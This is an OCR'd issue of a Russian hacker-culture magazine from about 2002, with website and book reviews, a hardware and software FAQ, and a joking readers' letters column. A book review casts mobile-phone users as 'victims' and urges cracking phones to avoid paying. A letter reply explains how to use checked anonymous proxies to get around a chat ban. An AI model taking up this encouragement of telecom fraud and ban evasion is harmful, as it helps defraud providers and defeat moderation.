


Это сайт для "визуалов" - тех, кому важно, на что смотреть: это те люди, которые постоянно подыскивают новые обои для компа или просто собирают подборку красивых картинок. А этого стаффа здесь найдется несколько тысяч, причем все изображения разбиты на несколько категорий: животные, юмор, мультяшные, эротические, цветочные, комиксы и специально для десктопа. Их там хватит, чтобы разукрасить не только свой комп, но обклеить все стены в квартире (реальной, а не виртуальной). Прикинь, все свободное место в комнате будет обклеено эротическими картинками - круто. Гости будут к тебе относиться более снисходительно, а ты будешь этим пользоваться, разводя сочувствующих на пиво и деньги. Туалет можно обклеить картинками животных, а кухню - комиксами. Такая обстановка будет напоминать твой комп, и проведенные вдали от него минуты будут тебе не слишком в тягость. За такое ты, может быть, и в книгу рекордов Гиннеса попадешь...

Город собак

http://www.dogcity.ru/

Как и обещал в прошлый раз, сегодня приглашаю "собачников" зайти на сайт, посвященный этому гавкающему безобразию. Здесь ты найдешь залежи полезной информации, которой тебе хватит на всю жизнь (во всяком случае, чтобы все это прочитать и усвоить, тебе придется не вставать из-за компа несколько суток). Перво-наперво хорошо бы убедиться, что у тебя собака той породы, о которой ты думаешь. Если ты думаешь, что твоя пятилетняя сука - немецкая овчарка, и при этом рост у нее - 30 см, уши длиннее хвоста, а цвет - красный с зеленым, то что-то здесь не так. Советую тебе заглянуть в раздел "породы" и прочитать, как должны выглядеть овчарки - может быть, удастся переделать... в фотошопе :). А если твой «кабысдох» объелся несвежих гамбургеров и заболел, сходи в раздел "ветеринария", и почитай, как это дело пофиксить. Хочешь найти с собакой общий язык и понимать ее с полулая? Не вопрос, в этом тебе поможет раздел "психология". Если же твоя овчарка выглядит как овчарка, здорова и бодра как овчарка, и даже не тявкает по пустякам, то ты можешь отправиться с ней на выставку. Что для этого надо и как это сделать, ты также узнаешь на сайте.



Игра "О, щас лифчик!"

http://damochka.ru/lifchik/



Не всегда реальному хакеру выпадает возможность проявить свой фантастический интеллект. Сайты все хакнуты, проги все крякнуты, головоломки разгаданы, девушки все - соответственно. И встает во весь свой рост и вес вечный вопрос: "Что делать?". Вот тут-то и подворачивается тебе под клик этот сайтик со всем известной по реалу игрой. На нем ты и потренируешь свои мозги, чтобы они не испортились и достались потомкам для изучения в заспиртованном виде. Правила ты знаешь, они очень простые: правильно отвечаешь на вопросы - получаешь бабки, приглашаешь на них девушку на романтический ужин и все такое (как говорится, кто девушку ужинает, тот ее и танцует), а отвечаешь неправильно - никому об этом не рассказываешь. Единственное отличие виртуальной игры от реальной в том, что ставки в ней в американских рублях, поэтому максимальный приз - один миллион долларов. То есть телеверсия отдыхает :). Все призы высылаются, конечно, в российских рублях по курсу Центрального банка на день выигрыша на твой счет в Сбербанке. Если нету счета в банке, беги открывай. А то у меня уже так два миллиона баксов пропали ;).

Машина любви

http://www.lovemachine.ru/



Это не резиновая кукла в масштабе 1:1 с электродвигателем, а сайт знакомств. Но не обычных, а, я бы сказал, извращенских. Заходишь ты на сайт, регишься, выбираешь то, что ты хочешь с девицей сделать (варианты общения: романтический уикенд, секс и ужин в ресторане), и сидишь, ждешь результатов. Изврат заключается в том, что тебе надо ввести e-mail подруги (из базы данных сайта), с которой ты хочешь проделать один из перечисленных видов общения. И результат будет только в том случае, если и она ввела твой e-mail и тот же вид общения. Прочувствовал? Вот такой милый мазохизм для мнимых и неуверенных перцев. Возможно, кому-то такое и поможет... Но есть способ лучше! Просто написать ей письмо, сходить в кино, попить пивка, зайти к ней домой на чашечку кофе... Далее по обстоятельствам.



X-BOOKS

 Витольд Барский (http://x-books.ft.inc.ru/)
Асена (asya@ft.inc.ru)

С. Жуков
«Хакинг мобильных телефонов»
М.: Оверлей, 2002



Ты посмотри вокруг! Все поголовно ходят с такой небольшой штучкой, держа ее в руках и прикладывая к уху. Нет, ну не с этой штучкой, конечно... до этого даже Камасутра не дошла. Я, вообще-то, про мобильный телефон. Их звон теперь слышен повсюду: дома и на работе, в магазинах и трамваях, в театрах и на улицах. Пиплы любого возраста считают себя обязанными иметь мобилу. Только лишь младшая группа детского сада осталась вне зоны действия сети. Пока ;).
И все они твои потенциальные жертвы! Есть где развернуться. Все это можно ломать. Задам тебе один риторический вопрос: зачем каждый месяц платить, если можно один раз взломать?
В книге тебя сначала загрузят информацией о мобильной, сотовой и спутниковой связи, а потом уже предложат различные варианты взлома. Разумеется, здесь ты не найдешь готовых рецептов для того или иного взлома, но некоторые идеи имеются. Например, как создать эмулятор SIM-карты и некоторые другие мульки. В общем, это должно тебя натолкнуть на мысли для дальнейшего продвижения к цели...

А.В. Домашев, М.М. Грунтович, В.О. Попов, Д.И. Правиков, И.В. Прокофьев, А.Ю. Щербаков.
«Программирование алгоритмов защиты информации. Учебное пособие».
Издатель Молгачева С.В. - М.: издательство «Нолидж», 2002



Очевидно, что правильный хакер должен хорошо разбираться в вопросах защиты информации, в том числе и в вопросах криптографии. Именно про такие методы и толкует данная книга. В первую очередь это учебное пособие для студентов и аспирантов, обучающихся по курсам информационной безопасности. Так что если ты из их числа, тебе не обойтись без этой книги. Что же у нее внутри? Например, описание и реализация алгоритма ГОСТ. Да, представь себе, что и в нашем отечестве имеются стандарты на шифрование. А также отечественная система «Верба-О», которая реализует гостовские алгоритмы шифрования и электронной цифровой подписи. Как ты, наверное, догадываешься, для такого серьезного дела, как защита информации, особенно важно обеспечивать надежность софта. Как это делать, узнаешь из этой книги. Еще здесь рассматривается один из криптографических интерфейсов - CryptoAPI, некой фирмы Майкрософт, а в приложении разместились описания функций и другие справочные данные по этому интерфейсу, так что у тебя есть шанс разобраться в криптографических механизмах этой... хм... фирмы. Авось пригодится.

В. Шелест.
«Программирование»
СПб.: БХВ-Петербург, 2001



Продолжаю тему, начатую в январском обзоре, - обучение написанию хороших прог. Если ты не знаешь, что такое хорошая прога, то, во-первых, мне тебя очень жалко, а во-вторых, я тебе советую это как можно скорее узнать. Например, из этой книжки. Если кратко, то все сводится к одной простой схеме: структурированный алгоритм + язык программирования + стиль = программа. Т.е. вначале ты должен соорудить эффективный алгоритм (сюда входят такие не всем понятные, но очень важные, вещи, как постановка задачи и составление документации), затем его не менее эффективно запрограммировать, и при этом все должно быть сделано стильно, то есть не нарушая неписаных законов программистской культуры.
Если ты начинающий программер, то сможешь узнать из книги об основах программирования в Паскале, Си и Фортране, а если ты уже пингвина съел в кодинге, то для тебя в самый раз будут приемы алгоритмирования, кодирования и отладки программ.

С.В. Подольский, С.А. Скиба, О.А.
«Разработка интернет-приложений в Delphi»
СПб.: БХВ-Петербург, 2002



Интернет сейчас повсюду: не только в компьютерах, что было бы логично, но и в телефонах, телевизорах и прочих бытовых приборах, даже в штаны проник (пока, к счастью, не во все, а только из комплектов для виртуальной реальности, в частности, для виртуального секса). Так что грань между просто прогой и интернет-прогой стирается окончательно и бесповоротно. А посему умение разрабатывать интернет-приложения становится жизненно необходимым.
Существует несколько инструментальных средств для написания интернет-прог. Некоторые выбирают ASP, другие - Perl, а вот авторы этой книги выбирают Delphi и предлагают именно его использовать. Они аргументируют это широкими возможностями Delphi по сравнению с другими средствами.
Вообще-то, чтобы эти возможности поюзать, от тебя потребуется наличие хотя бы элементарных навыков работы со средой Delphi, пусть даже начальных (хотя продвинутые «дельфины» почувствуют себя как рыба в воде). Первая часть книги познакомит тебя с основами интернет-технологий - фундаментом для разработки приложений, во второй пойдет речь о создании веб-страниц и серверных программ с использованием HTML, JavaScript, CGI и, конечно же, Delphi. А в заключение тебе покажут, как работать с ActiveX в Delphi, расскажут про клиент-серверное взаимодействие через сокеты и про создание веб-сервахов.
В книге много примеров, готовых к использованию в реальных проектах, к тому же они удобно расположены на дискете, которую ты получишь вместе с книгой.





А.Ф. Костарев

«PHP в Web-дизайне»

СПб.: БХВ-Петербург, 2002



Эта книга в некоторой степени альтернатива предыдущей. Кто-то выбирает Delphi, а кто-то и PHP. И многим кажется, что для задач создания сайта PHP подходит лучше. Автор по-своему это доказывает.

Если раньше тебе было недосуг заниматься всем этим, то теперь ты сможешь освоить PHP, практически не напрягаясь. Читая книгу, ты пройдешь все стадии создания сайта и научишься делать достаточно стандартные плюшки: состыковка XML и PHP, динамическое отображение сайта, использование JavaScript, создание управлялки для сайта через веб-интерфейс, организация на сайте колонки новостей, конференций, голосовалки. Ленивые коммерсанты могут воспользоваться разработанным в книге вариантом интернет-магазина. В общем, книга очень практична и сэкономит тебе много бессонных ночей за компом.

&&&&&&&&&&&&&&&&

«Видео на вашем компьютере: ТВ тюнеры, захват кадра, видеомонтаж, DVD» - 2-е изд., стер.

М.: ДМК Пресс, 2002




Не пора ли тебе сделать из своего калькулятора более функциональную машинку? Предлагаю тебе встроить видео в свою тачку и подружить его с остальными обитателями компа и с тобой лично. Видео - это круто! Эта небольшая книжица научит тебя всему, что можно выжать из своего видеооборудованного железного коня. Вот что ты теперь сможешь делать: во-первых, захватывать отдельный кадр. Для этого применяются платы захвата кадра (фрейм-грабберы) и фотоаппараты. Во-вторых, выводить на экран ТВ-изображение. Это делают ТВ-тюнеры. И в-третьих, делать видеомонтаж. Для этого тебе потребуются специальные платы или внешние устройства, а также цифровые видеокамеры. Решениям всех вопросов, связанных с этими тремя возможностями, и посвящена эта книжка. Ты узнаешь, как подобрать подходящее железо, какие интерфейсы оно поддерживает и какие характеристики имеет. Естественно, речь пойдет и о софте для видеоприбамбасов. Короче говоря, после прочтения этой книги и установки необходимого железа и софта у тебя, похоже, вообще не останется свободного времени после записи цифрового видео, организации электронной фильмотеки, создания собственного кино и просмотра телевизионных программ на компе...

С.В. Жарков

«Shareware: профессиональная разработка и продвижение программ»

СПб.: БХВ-Петербург, 2002



Уникальная книга - таких ранее не было. И тебе она точно пригодится. Если ты сомневаешься, то ответь (положительно ;)) на два вопроса: «Ты пишешь программы?», «Хочешь денег заработать?». То-то же. Так что будем считать, что программа у тебя уже есть. Но ты должен быть готов, что ее почти наверняка придется переделывать. Ведь ты же не предполагал, что ее будет юзать еще кто-то кроме тебя и что поэтому потребуется вылизывать интерфейс, писать документацию (угадай, на каком языке? ;), делать защиту на программу (это то, что ты обычно ломаешь). Для всей кучи вопросов, которые могут возникнуть при создании, распространении и продвижении шароварных прог, находятся свои ответы в книге. И даже для таких интересных, как получение денег. Но не думай, что это подразумевает лишь усилия по походу в банк и получению очередной порции гринов. Может быть, я и огорчу тебя - но дело это серьезное, и оно потребует от тебя некоторого напряжения. Зато потом, после хорошей работы, ты получишь по заслугам, и в очередном издании этой книги история про твои успехи будет соседствовать с рассказами о таких удачных российских проектах, как Eserv и ReGet.

С. Лукьяненко

«Лабиринт отражений»


М.: ООО «Издательство АСТ», 2001



Продолжаем затронутую в одном из прошлых номеров киберпанковскую тему. На этот раз - наш доморощенный экземпляр. Как только не называют эту книгу! И фантастический роман номер один, и настольная книга российских хакеров... Тебе судить, насколько она хороша. Но уж точно - она самая известная. В узких кругах ;). В отличие от иностранных киберпанковских книг, эта греет душу своей знакомостью русско-советских реалий. И мелодраматична она тоже по-русски. Хотя все, как обычно, происходит в виртуальной реальности, как ни называй ее - Матрицей по Гибсону или Глубиной по Лукьяненко. Только у нас это мальчик Леня, обладающий редкой способностью выходить из Глубины по собственной воле, Вика - то ли девочка, то ли виденье, хакер Маньяк, случайный гений Дима и НЕЧТО неизвестное по прозвищу Неудачник...

Невольно сравнивая эти два киберпанка («Нейроманта» и «Лабиринт»), ясно видишь, что техническая реалистичность остается за нашим соотечественником - опыт Интернета и компьютерных игр дает о себе знать. Кстати, об играх. Многочисленным поклонникам Doom'а книга будет особенно интересна, ведь там игра (именно Doom, а не Квейк, как думают некоторые) - элемент виртуальной реальности (Глубины) - оказывается местом действия сюжета... А вообще, эта книга и про тебя, и про меня - про нас всех, которые, если следовать идее автора, могут оказаться ТАМ очень скоро. Может быть, уже завтра...








Книги для обзора предоставлены магазином издательства "BHV-Санкт-Петербург", www.bhv.ru

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.



вопрос

Здравствуйте! Действительно ли Спецвыпуск X стал ежемесячным изданием? И если да, то почему это не указано в каталоге подписки? Мне СпецX приходит один раз в 2 месяца!

ответ

В прошлом году Спецвыпуск X действительно выходил только раз в 2 месяца, соответственно подписка оформлялось на 6 номеров в год, но затем издательство и редакция решили сделать СпецХ ежемесячным изданием, поэтому те, кто в ноябре 2001-го подписались на 12 номеров в год, будут в 2002-м получать все номера, а те, кто подписались на 6 номеров, соответственно один в 2 месяца. Что же касается подписки вообще, то редакция подпиской не занимается, то есть редакционной подписки нет и, по моим сведениям, не намечается. Если ты хочешь подписаться на X или СпецХ, то тебе надо идти на почту, найти в каталоге подписки наш журнал и оформить все необходимые документы. А если же журнал тебе вовремя не доставят или он не придет вообще, то нужно идти на все ту же почту и разбираться, что у них там за ламерский сервис такой. А еще лучше в таком случае подписаться на электронную версию нашего журнала, которую ты будешь скачивать с сайта. Это не только намного дешевле, но и позволит тебе читать журнал на 2-3 недели раньше выпуска его в обычную продажу.

вопрос

А вы не слишком ли дорого вы продаете свой журнал, тем более без CD?

ответ

Цена на журналы издательства Gameland свободная, а это значит, что цену назначают распространители. Вот они-то и увеличивают ее вдвое, а то и больше по сравнению с отпускной ценой в издательстве. Мы, к сожалению, эту ситуацию исправить не в состоянии. Кстати, о CD. Этот вопрос уже обсуждался множество раз, тем не менее никаких стоящих предложений, касающихся его наполнения, пока нет. А ежемесячное наполнение его всякой фигней не входит в наши планы, тем более это в очередной раз скажется на цене, а соответственно - и на покупателях. Поверь, мы не хотим, чтобы тебе пришлось выкладывать 100 рублей за журнал.

вопрос

А как можно стать автором X? Какое образование для этого нужно иметь? Обязательно ли жить в Москве? Каковы возрастные рамки?

ответ

Уж сколько раз мы писали и говорили, что автором X может стать любой желающий, обладающий хорошим потенциалом, знаниями и хорошо поставленным слогом. Редакцию не интересует, кто ты, сколько тебе лет, где учишься или работаешь, а волнует качество, информативность и актуальность предоставляемого тобою материала. Так что если думаешь попробовать свои силы в роли журналиста самого популярного компьютерного журнала России (скромности мне не занимать :), то пиши редактору соответствующей рубрики или главреду. Они тебе все расскажут.

вопрос

Я вот решил купить дорогую мышку. Может, что-нибудь посоветуешь?

ответ

Я вот тоже недавно сидел и думал: почему я уже второй год пользуюсь старенькой Mitsumi Classic? Додумался я до того, что решил купить себе новенького красивого и пушистого мышонка. Почитав пару обзоров, я выяснил, что хорошо зарекомендовала себя Logitech MouseMan Dual Optical. Договорившись о манибэке, я взял ее для тестирования. Дизайн особой оригинальностью не отличается - для последних моделей данного производителя вполне стандартно, даже хвост на месте. Все бы хорошо в дизайне, да кнопки грызуна слишком узкие, и я после долговременной работы с Mitsumi по этим кнопкам промахивался. Тем не менее для большинства - ничего смертельного, более того, к ним можно быстро приспособиться. Дополнительные кнопки тоже присутствуют: одна сбоку и другая под роликом. Кстати, о ролике. По-моему он слишком тугой, но, возможно, со временем это пофиксится, а для геймеров - это только к лучшему. Замечу, что дизайн ассиметричный, поэтому, если ты левша, то про такую мышатину можешь забыть.

На мышке под углом в 45? стоят аж два оптических сенсора, обеспечивающие огромный dpi. Эти сенсоры не только отлично сканируют поверхность, но еще и обеспечивают тебе дополнительно комнатное освещение, потому что вся нижняя поверхность мышки прозрачная =). Правда, мышка светится не всегда, через несколько секунд бездействия яркость сенсоров снижается... Колоссальный dpi и продуманность дизайна уже было сподвигли меня на окончательную покупку данного грызуна, но через некоторое время я обнаружил, что у крыски есть одна бо-о-льшая проблема - потеря ориентации (в пространстве, чтобы ты не подумал ничего пошлого). То есть мышь может взять и самовольно "прыгнуть" в уголок =). Это случается не часто, но очень неприятно, особенно в играх. В общем, так я до сих пор и работаю на Mitsumi, но если тебе повезет получить Logitech MousMan Dual Optical более спокойного норова, вполне могу посоветовать тебе обзавестись этим хвостатым.

вопрос

Я видел ролик, где процессоры AMD без охлаждения сгорели сразу, а Intel Pentium просто "останавливали" свою работу. Почему?

ответ

Да, уже достаточно давно сайт www.tomshardware.com проводил собственное тестирование на выживаемость процессоров, снимая все на видео. Действительно, процессоры от Intel остались целыми и невредимыми, а вот AMD-шные собратья горели и плавились прямо перед камерой. А почему? Да потому, что процессоры от Intel обладают схемой защиты от катастрофического перегрева и функцией термоконтроля Thermal Monitor и в итоге представляют собой непобедимых перегревом монстров. Так что если у тебя вдруг сломается/вылетит/решит отдохнуть кулер, то за процессор можешь не волноваться. Тем не менее стабильность работы системы на платформе от Intel зависит от качественного охлаждения, так что экономить на кулерах, а особенно для процессора, не стоит. А у AMD дела с термоконтролем обстоят плохо. Я бы даже сказал: хуже некуда! Если, не дай Бог, откажет система охлаждения, то о процессоре скорее всего придется только вспоминать и плакать. AMD в гонке за производительностью (в чем, надо сказать, она преуспела) совсем забыла о встроенных средствах защиты от перегрева. Поэтому к покупке качественного кулера надо отнестись со всей серьезностью, а покупая процессор, заранее подумать о последствиях, когда камень сгорит, и об обязанностях продавца в плане выполнения своих гарантийных обязательств. Кстати, обзоры качественных (но и дорогих) кулеров ты можешь найти на www.ixbt.com, www.fcenter.ru, www.iplabs.ru, я же, исходя из личного опыта, советую кулеры от ElanVital.



вопрос........................ Я тут на серверах буржуйских начал играть в q3/q2/cs/etc. А там все ругаются словами типа gl, gg, hf и т.д. Что они значат?

ответ........................

Так уж сложилось, что у каждой группы людей, связанных между собой какими-то общими интересами, со временем появляется свой собственный язык общения. И если со сленгом хацкеров ты уже более-менее знаком, то о геймерском ты, наверное, еще не слышал. Но сейчас мы это пофиксим.

GL = goodluck - удачи, пишут перед началом игры.
GG = goodgame - хорошая игра. Обычно говорят в конце игры, знак хорошего тона.
HF = havefun - повеселимся, приятной игры, синоним GL.
RE = реванш - если хочешь отыграться, то скажи это своему противнику
LOL - смеюсь до упаду. Если, проигрывая 10:0 в q3, ты в итоге выиграешь, то можешь смело написать lol.
TT = lol - чаще всего употребляется старкрафтерами.
^^ - сдержанная улыбка, обожаемая корейскими гамерами.
chobo = lamer - без комментариев =).
newbie = hasu - новичок.
gosu = hacker - отец!
Остальное же полностью идентично тому сленгу, который ты, наверное, уже давно юзаешь.

ОДОБРЕНО SINtez

вопрос........................ Можешь помочь бедному ламеру? Я поставил себе win2000, до этого стоял ME. Раньше, когда я выключал комп, то мне не надо было жать резет - он сам вырубался, а в XP не хочет, зараза! Че делать?

ответ........................

Для начала сходи на сайт производителя и скачай последнюю прошивку для своей материнки, проверь в биосе, включен ли ACPI режим. Именно с этого надо начинать, чаще всего проблема кроется здесь. Затем заходи в Control Panel > Power Options. Поставь галочку напротив параметра Enable Advanced Power Management Support. Попробуй еще разок, если и это не помогло, то запускай regedit и ищи ключ HLM > Software > MircoSoft > WindowsNT > Current version > Winlogon > PowerDownAfterShutDown, и ставь значение, равное единице. После этого все должно встать на свои места, если же это не произошло, то, скорее всего, проблемы кроются где-то в железе, и решить их уже достаточно проблематично.

вопрос........................ Зачем нужно "запирать" (flock) файлы в Perl-e?

ответ........................


На крупном www-портале всегда используется большое количество скриптов, причем может получиться ситуация, когда одновременно будет выполняться несколько копий одного и того же скрипта, например, постинга ньюсов. Когда-нибудь случится так, что две копии, одновременно запустившись, прочитают одну и ту же текстовую новостную базу, но одна из них произведет запись раньше. И что? - спросишь ты. А то, что вторая копия об этом не узнает и, соответственно, при записи своего сообщения забудет про ньюсу, записанную своей "коллегой" ранее. В итоге - минус одна, возможно, очень важная новость. Для предотвращения подобных инцидентов в perl-e есть встроенная функция flock. О том, как ее использовать, ты можешь прочитать в мануале по перлу.






ё-MAIL

Наше е-мыло: magazine@xakep.ru





На письма отвечал CENTNER



Во первых строках спешу иЗвиНиТЬся зА НеРОвНЫй ПочЕРк и сообщить почтеннейшей публике странную новость: что-то мало в последнее время стало приходить веселых и одновременно интересных писем. Склоняюсь к мнению, что виноват весенний авитаминоз, но в масштабах страны все-таки что-то случилось. Может быть, это только-только появившийся в продаже новый Дирол с Виагрой, после которого любые олимпийские победы нам не только по плечу, но и по зубам, и, извините, по X? Или все готовятся к неизбежному весеннему ручному форматированию бабушкиных огородов? Ладно, разберемся.

Первым по списку у нас сегодня Евгений <zevs1@pisem.net> со срочной просьбой: "Привет! В вашем февральском номере от 2001 года рассказывается о прогах, помогающих записывать на болванки софт, музыку и разную туфту! Меня интересует, как или где найти прогу, которая сможет перегнать MP3 в CD_AUDIO, и можно ли потом записать на болванки и слушать в муз. центре! Если да, то жду ответа! Надеюсь, что ВЫ мне поможете, так как она мне нужна очень сильно и в короткие сроки!".

Да уж, но раз сильно и в короткие сроки, то придется воспользоваться обычным WinAmp-ом и соответствующим plug-in-ом, который запросто может превратить .mp3 в .wav. Если этого мало - загляни на http://websound.ru в раздел "Конвертеры", и будет тебе "щастье". Записать полученный .wav на болванку труда не составит, но качество звука будет отстойным, так что описанный метод годен только в крайних случаях.

Другой наш читатель, Андрей Иванов andryuha@mail.ru, задает принципиальный вопрос о CD-ROMe. "Друг Scar дал мне чужую плашку Mig29 (люблю попотрошить Ирак с Ираном), и я на форсаже сиганул инсталлировать гамесу. Сразу же я зачуял западло, во-первых - на диске была трещина, во-вторых - автозапуск не подавал признаков жизни(а он там был). Пришлось устанавливать ручками: добравшись до злополучного SETUP.EXE, я совершил роковую ошибку - 2х кликнув SETUP.EXE; сам того не подозревая, я поставил крест на своем стареньком 24x CD-ROMe. Раздался взрыв. Передняя панель сидюка вылетела метров на пять, а осколки Mig29 разбросало по хате. После этого у моего CD-ROMа нормально работает только одна функция EJECT. Теперь наглый пипл, хозяин взорвавшегося Mig29, трясет с меня 2$, а мне чертовски обидно и горестно за свой сидюк. Помогите восстановить справедливость своим всеми уважаемым голосом: кто виноват?"

Эх, Андрюха, вопросы "Кто виноват?" и "Что делать?" лично я проходил еще в школе, но ответов не помню. Мое мнение таково - не суй куда попало треснутые компакты, а садясь в МИГ-29, пристегнись и надень бронежилет, не забывая ни на минуту о том, что EJECT в данном контексте рассматривается как "катапультирование". И не спи на боевом посту в следующий раз, ты за штурвалом боевого самолета или где?


Константин <monstruga@mail.ru> написал нам много приятных слов, придется и нам со своей стороны помочь страждущему. "Привет всей редакции Хакера! Знаете, ребята, вы молодцы, несмотря на то, что вас многие критикуют. Я читаю ваш журнал достаточно давно и скажу честно: кое-что мне помогло стать круче, чем я был, но... Так вот, насчет "но"... У меня есть небольшая проблема, с которой, я надеюсь, вы поможете мне справиться (пожалуйста, это очень важно). Пишу это письмо даже не для журнала, а чтобы вы просто мне ответили на мыло. Я большой любитель чатов, в особенности www.divan.ru (может, он вам что-то скажет, не знаю). Так вот, там есть такая гадость, как "временное отключение", типа 3 дня тебя туда не пускают (причем иногда вырубают из-за фигни). В октябрьском номере 2000 года вы писали о том, что можно использовать прокси-сервер для того, чтобы можно было снова войти в чат. Что сделал я: во-первых, у меня окна 98 стоят, во-вторых, я зашел в поисковую систему, забил там "анонимные прокси", зашел на сайт, там, значит, были ип-адреса и порты серверов. Затем в виндах пошел в настройки Инета и в закладке Соединение отметил галочкой "подключаться через прокси". Потом попытался открыть броузер, а он пишет: "Не могу соединиться". Причем сколько проксиков ни пробовал, все без толку! Так вот мой вопрос: что я не так сделал, может прокси - это вообще прога, которая должна стоять на компе, и в ней уже надо вбивать ип и порт?"

Костик, ты почти все сделал правильно, но забыл о главном - прокси обязательно надо проверять на валидность и работоспособность, многие из них под могучим хацкерским напором уходят в даун совсем молодыми. Например, тебе поможет программа WE Group ProxyChecker (www.wegroup.org). Просто загоняешь в нее список анонимных проксей и как следует тестишь на анонимность и шустрость. Делов минут на 15, зато потом сможешь выбрать самый анонимный с минимальным пингом. Полный пинг-понг, короче.



Есть среди нас и бдительные хацкеры, ряды которых возглавляет "Levik" <levik-hacker@mail.ru>, который "перебирал свою толстую стопку журналов "Хакер" и наткнулся на журнал ver. 05.01[25](на нем еще красный чертенок в зеленых кедах нарисован). Дак вот: этот номер должен быть не 05.01[25], а 05.01[29]. Эта опечатка была во всем тираже или мне достался уникальный экземпляр журнала, и его нужно хранить в вакууме под стеклом? И еще: если я нашел такой глюк, то, может, дадите мне что-нибудь как самому глазастому читателю?"

Признаюсь, вместо красного чертенка в зеленых кедах у меня на обложке этого номера крупно изображен известный путешественник Пржевальский, но за проявленную бдительность и "глазастость" обещаю прислать подарочный номер X с автографами X-Crew, вот его и положи обязательно под стекло в вакуум :)).





Самое письмо номера.

ДУРАЦКОЕ

А вот теперь и наши долгожданные финалисты. Отмечу, что ни в коем случае не рассматриваю их письма как дурацкие в прямом смысле, они, как ни странно, очень даже серьезные, но открывают перед нами широкую, волнующую тему. Итак, наш серебряный призер Dolphin <dolphin_v_pive@mail.ru>. Встречайте!

Subj: Почему на почту журнал опаздывает?

Здравствуйте! Меня интересует то, как "][акер" попадает на почту. Я подписался, и журнал приходит с опозданием в полмесяца, при этом на почте говорят, что они к этому отношения не имеют. Я хочу понять, по каким причинам происходит задержка. Кто виноват?

Как видишь, вопрос "Кто виноват?" необыкновенно популярен в текущий момент. Что ж, разъясняю. Журналы на почту носят попеременно все Х-редакторы. Также они персонально обслуживают всех VIP-подписчиков, доставляя им с пылу с жару свежие номера. Последним на доставке трудился Даня, но, по причине врожденной худобы, он не может нести более 20 журналов одновременно, вот отсюда и задержки. Попытки перейти на доставку журналов автотранспортом тоже успехом не увенчались: в городе гололед, а перейти на шипованную резину не получается - Даня говорит, что она куда-то из аптек вдруг пропала. Кстати, за постоянные проколы с доставкой журналов подписчикам Даня приговорен к написанию и опубликованию объяснительной записки с особым цинизмом.

А вот и безусловный победитель - Aleksandr Lyssenko <lyssenko@one.ee>.

Subj: ХАКЕР

Почему жители Эстонии не могут выписывать электронный журнал Хакер? Я могу заплатить!

Письмо меня грандиозно порадовало, уж очень напоминает безобидные, но стебные анекдоты про "горячих эстонских парней". Так вот, самостоятельно я не могу внятно ответить на вопрос; как подумаю про искренне любимых мной жителей Таллинна, душат воспоминания пополам с хохотом. Поэтому выбираю "помощь зала", а именно предлагаю всем желающим в 3-5 предложениях сообща, с сатирой и юмором ответить на вопрос: "Почему жители Эстонии не могут выписывать электронный журнал Хакер?". Лучшие, самые смешные варианты мы обязательно "опубликуем" в очередном Х, так что дерзайте! А товарища Лысенко мы со своей стороны премируем мегабритвой за нетрадиционный подход и полный интернационализм. Жители Эстонии ведь бриться могут?

Необычайно урожайными оказались последние месяцы на товарищей, страстно желающих искусственно попасть в "Самое дурацкое", но не такое это простое занятие. Для того чтобы избежать вала подобных писем в дальнейшем, я продемонстрирую на примерах, как НЕ НАДО писать дурацких писем. Вместе с тем идеи, рассматриваемые в нижеприведенных посланиях, все же заслуживают некоторого внимания, и авторы писем будут вознаграждены путем опубликования их "шедевров" на это самой странице.
Слово предоставляется Иванычу, что обитает на <cedzip@hotbox.ru>. И вот что он пишет: "Хеллоу, пиплы!!! Я регулярно читаю ваш журнал для крутых перцев :)! У меня тут траблы есть, мож поможете? Мне друзья сказали, что большинство вредоносных программ поселяется в реестре... И я его напрочь удалил, и моя Ось совсем перестала загружаться, я уже понял, что этого делать не надо было, так вот, подскажите: где можно скачать новый реестр? Заранее СПАСИБО!".

